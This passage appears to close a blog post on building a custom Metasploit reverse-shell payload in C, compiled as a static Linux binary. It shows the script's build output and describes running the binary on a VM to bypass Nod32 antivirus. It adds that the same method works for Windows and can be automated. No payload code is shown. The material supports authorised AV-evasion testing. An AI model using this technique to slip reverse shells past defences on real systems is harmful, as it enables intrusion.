Payload size: 175 bytes
Final size of c file: 760 bytes
Saved as: test.c
[*] Cleaning up
[*] linux-payoad.c generated ...
[*] Compiling static linux x86_64 binary  ...
************************************
-rwxr-xr-x 1 root root 783048 Apr 23 23:10 ./linux-payload
[*] Done !
root@panasonic:/home/user/metasploit-framework#
```

And upload the linux-payload to the VM with Nod32 and run the listener



Execute the linux-payload and ... success we have bypassed the AV with custom reverse mettle payload :)



Did I mention that you can do the same for Windows PE32 ? No ? :) well now you know, it works just the same as on windows, and can be fully automated for AV evasion testing via the above scripts, scp, etc ...

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